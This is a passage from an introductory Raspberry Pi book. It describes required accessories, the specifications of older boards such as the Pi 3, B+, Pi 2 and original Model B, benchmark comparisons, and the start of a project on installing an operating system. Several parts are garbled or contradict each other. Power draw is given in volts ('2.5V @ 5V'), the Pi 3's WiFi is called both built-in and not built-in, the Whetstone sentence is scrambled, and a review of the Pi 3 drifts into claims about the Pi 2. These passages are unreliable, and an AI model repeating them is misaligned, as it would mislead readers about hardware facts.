Whilst easy to overlook, the keyboard and mouse are essential because they allow you to control your Raspberry Pi. Almost any wired or wireless keyboard and mouse with a USB connector will work with Raspberry Pi. The simpler, the better when it comes to these, as they may draw too much power if they have colourful lights.

Lastly, you will need a Micro Hd Cable and Monitor. The Micro Hd Cable carries sound and images from Raspberry Pi to your TV or monitor. One end of the cable has a micro HDMI connector for Raspberry Pi; the other is a full-size HDMI connector for your display. You can use a micro to standard HD adapter.

As mentioned earlier, the Pi is safe to use without a case, providing you don't place it on a metal surface that could conduct electricity and cause a short circuit. An optional issue,

however, can provide additional protection; the Desktop Kit includes the Official Raspberry Pi Case, while third-party cases are available from all good stockists (if you would like to support us, you can use [Amazon here](#)).

Once you are running with the Pi, you can use the WiFi function. However, if you would like to use your Raspberry Pi on a wired network, you will need a network cable. This should be connected at one end to your network's switch or router. If you're planning to use Raspberry Pi's built-in wireless radio, you won't need a cable, just the wireless network name and password.

Older Pi Boards

The last Pi was the Pi 3. Compared to the Pi 4, the platform still provides much computing power. In many instances, you will be able to do anything you want to do with a Pi 3.

Let's take a look at some of the more technical specifications. The SoC (system-on-chip) is a Broadcom BCM2837. Its CPU consists of Broadcom BCM2837, a 64-bit ARMv8 Cortex-A53 64-bit processor running at 1.2GHz with 1 GB LPDDR2 900 MHz RAM and a VideoCore IV 3D GPU. One key feature that differentiates it from its predecessors is that it has a 2.4GHz 802.11n wireless built-in along with 10/ 100 Ethernet.

It features microSD storage and the following ports: HDMI, 3.5 mm analog AV jack (stereo audio and composite video), (4) USB 2.0, CSI serial interface (for connecting a non-USB camera), DSI display serial interface (for connecting a touch screen display), and Ethernet. The GPIO pin arrangement harks back to the RP Model B + and Model A + with a 40-pin extended general-purpose IO header. Like the RP2, it has an SMSC LAN9514 chip. It offers both HDMI and RCA output.

It draws 2.5V @ 5V, a bit higher than the RP2 model, which used 1.8V @ 5V. This, combined with the WiFi not being built built-in, allows you to power even more devices through the USB ports without always needing a powered USB hub. This is a significant upgrade to the switched power source.

The Raspberry Pi B+

The Model B + brought the following features:

- More GPIO. The GPIO header has grown to 40 pins while retaining the same pinout for the first 26 pins as the Model A and B.
- More USB. We now have 4 USB 2.0 ports, compared to 2 on the Model B, and better hotplug and overcurrent behaviour.


- Micro SD. The old friction-fit SD card socket has been replaced with a much nicer push-push micro SD version.
- Lower power consumption. By replacing linear regulators with switching ones, we've reduced power consumption by between 0.5W and 1W.
- Better audio. The audio circuit incorporates a dedicated low-noise power supply.
- Neater form factor. We've aligned the USB connectors with the board edge, moved composite video onto the 3.5mm jack, and added four squarely-placed mounting holes.

Many people love the RP2 because it is an inexpensive way to learn about how computers work and how to program. Some people love it because it lets them take their coding knowledge outside of a laptop and into areas like mechatronics and the Internet of Things. Finally, some people who have struggled with learning the program might just find the confusion begins to clear up when, instead of seeing numbers on a screen, they see LEDs light up.

Raspberry Pi 3 Board


Wireless Chip

So small, its markings can only be properly seen through a microscope or magnifying glass; the Broadcom BCM43438 chip provides 2.4GHz 802.11n wireless LAN, Bluetooth Low Energy, and Bluetooth 4.1 Classic radio support. Cleverly built directly onto the board to keep costs down, rather than the more common fully qualified module approach, its only new feature is a disconnected FM radio receiver.



Antenna

There's no need to connect an external antenna to the Raspberry Pi 3. Its radios are related to this chip antenna, soldered directly to the board to keep the device's size to a minimum. Despite its diminutive stature, this antenna should be more than capable of picking up wireless LAN and Bluetooth signals – even through walls.



SOC

Built specifically for the new Pi 3, the Broadcom BCM2837 system-on-chip (SoC) includes four high-performance ARM Cortex-A53 processing cores running at 1.2GHz with 32kB Level 1 and 512kB Level 2 cache memory, a VideoCore IV graphics processor, and is linked to a 1GB LPDDR2 memory module on the rear of the board.




The Raspberry Pi 3 features the same 40-pin general-purpose input-output (GPIO) header as all the Pis going back to the Model B+ and Model A+. Any existing GPIO hardware will work without modification; the only change is a switch to which UART is exposed on the GPIO's pins, but that's handled internally by the operating system.

Chipset


The Raspberry Pi 3 shares the same SMSC LAN9514 chip as its predecessor, the Raspberry Pi 2, adding 10/100 Ethernet connectivity and four USB channels to the board. As before, the SMSC chip connects to the SoC via a single USB channel, acting as a USB-to-Ethernet adaptor and USB hub.

USB Chip


You can learn how to run Benchmarks yourself with your Pi. The next section will show you how much faster the new Raspberry Pi 3 is. Here we ran the benchmark testing against the older versions in the market.




Offering support for multi-threaded operation – taking advantage of the four processing cores on the Pi 2 and Pi 3 – SysBench reveals how far we’ve come since the original Raspberry Pi design. While single-threaded performance has significantly improved, the most significant gains go to multi-threaded programs.




The Raspberry Pi's GPIO pins are most commonly used with Python, leading to a CPU bottleneck. In this test, a simple RPi.GPIO program toggles a pin as rapidly as possible, while a frequency counter measures how quickly it switches.



The classic twitch shooter from industry pioneer id Software, Quake III Arena, is heavily tied to the CPU performance of the Pi. To obtain these results, the standard 'timedemo' was run at 1280×1024, with great geometric, maximum texture detail, 32-bit texture quality, and trilinear filtering.



B.B developed it.A developed itA. Wichman, in the 1970s, as a means of measuring a computer's speed, the Whetstone benchmark concentrates on floating-point performance. Despite its age, the bar offers a good insight into the peak floating-point performance of a processor.



You can't get extra performance without a few sacrifices. The Pi 3 draws the most power of the test group, but its other performance means it spends more time idle. Those looking for maximum battery life should consider the Model A+ or the Pi Zero as an alternative.

The Pi 3 is precisely what you expect from the latest Raspberry Pi. No, it doesn't have SATA, USB C, or a PCIe connector. The goal of the Raspberry Pi Foundation has always been to produce an inexpensive computer for everyone, and adding these ports would only drive up the price. Instead of pleasing the power users, the Pi Foundation has done its best to please anyone. Like the Raspberry Pi 2 from late last year, the Raspberry Pi 3 features a new CPU, a Broadcom BCM2837 quad-core 64-bit ARM Cortex A53 running at 1.2 GHz.

For the most part, the Raspberry Pi 3 is remarkably similar to the 2. It has the same form factor (so cases for the B+ work with the Pi 2. Don't worry, we tried a few to confirm), and it looks much like the

B+. The one exception is that the RAM on the Raspberry Pi 2 is now on the bottom of the board instead of being integrated into the System on Chip. However, what's under the hood is what counts, and the Pi 2 is considerably faster. Check out the above chart for a breakdown of all the specs.

Numbers don't mean much on their own, however. Thankfully, I had plenty of hands-on time with the Pi 2 and the newest version of Raspbian, which is redesigned to support the new ARMv7 board. It's a lot quicker than previous versions. Let's take a look at the boot time for Raspbian on the Pi 2, B+, and A+ for comparison:

Raspberry Pi 2: 20.26 seconds

Model B+: 35.72 seconds

Model A+: 34.00 seconds

As you can see, the Raspberry Pi 2 is much faster to boot, and as you'd expect, the various apps and software are quicker to load. Minecraft Pi loads as quickly as it would on any modern desktop, as does the web browser and the rest of the bundled software. If you've been using the Raspberry Pi since its launch, you know how big of a deal this speed increase is.

Suggested Accessories for previous Raspberry Pi's

Each of the projects in this book will require the following:

- [Power Supply](#) (between 3-5v depending on the Pi you are using)
- [Power Cord](#) (Micro USB)
- [USB Wi-Fi Adapter](#) (preferably with a Realtek chipset)
- [Micro SD Card](#) (we address which is best later)

The Raspberry Pi's low price is essential part of the story. Enabling the general public to go directly to a distributor and order small quantities for the same price offered to resellers is an unusual arrangement. Many potential resellers were confounded by the original announcements of the price point; it was hard to see how there could be any profit margin. That's why resellers will add a slight markup to the \$35 price (usually to \$40 or so).

Understanding the Previous Boards

You may consider one of the older versions of the Raspberry Pi board. Based on cost alone, there is a significant difference between the recent versions and what previous models you can find second-hand. Most of the projects in the book will efficiently run on a Pi 3 and above. Some will run on a Zero. So depending on the amount of processing power required, you could use an older Raspberry Pi.

It's tempting to think of the Raspberry Pi as an out-of-the-box microcontroller development board like Arduino or a laptop replacement. It is more like a mobile phone's basis, with many maker-friendly headers for the various ports and functions.

A. The Processor. At the heart of the Raspberry Pi is the same processor you would have found in the iPhone 3G and the Kindle 2, so you can think of the capabilities of the Raspberry Pi as comparable to those powerful little devices. This chip is a 32-bit, 700 MHz System on a Chip, which is built on the ARM11 architecture. ARM chips come in various architectures with different cores configured to provide additional capabilities at other price points. The Model B has 512MB of RAM, and the Model A has 256 MB. (The first batch of Model Bs had only 256MB of RAM.)

Pi 2 remains the same price as the first iteration but has roughly six times the power — with a quad-core 900MHz ARM Cortex-A7 CPU and 1GB of RAM, versus a single 700MHz core and half as much addressable memory on the last version.

B. The Secure Digital (SD) Card slot.

You'll notice there's no hard drive on the Pi; everything is stored on an SD Card. You'll want some protective case sooner than later because the solder joints on the SD socket may fail if the SD card is accidentally bent.

The first thing needed is an SD card to act as storage for the operating system and any software you want to install. Although it will work on a 2GB card, you must use a 4GB

card at a minimum. This should be Class 4 speed, and it is better to have a branded card to be more reliable. Pi 2 has the same SD slots and the B+.

C. The USB port.

With the operating system installed on the card, all that remains is the various plugs and connections. You'll need a USB keyboard and mouse, an HDMI or analogue video cable and a micro USB power supply (like an iPhone or Samsung).

On the Model B+, there are four USB 2.0 ports, but only one on Model A. Some of the early Raspberry Pi boards were limited in the amount of current that they could provide. Some USB devices can draw up to 500mA. The original Pi board supported 100mA, but the newer revisions are up to the full USB 2.0 spec. Charging your cell phone with the Pi is probably not a good idea. You can use a powered external hub if you have a peripheral that needs more power.

The Raspberry Pi 3 is a beautiful little thing, too, although, with all its USB, Ethernet and GPIO pins in use and cables coming out every which way, it'll be a little less gorgeous; a good case cause is a great way to tidy this up.

Project 1: Choosing and Installing An Operating System


This chapter aims to get you up and running with your Pi as soon as possible.

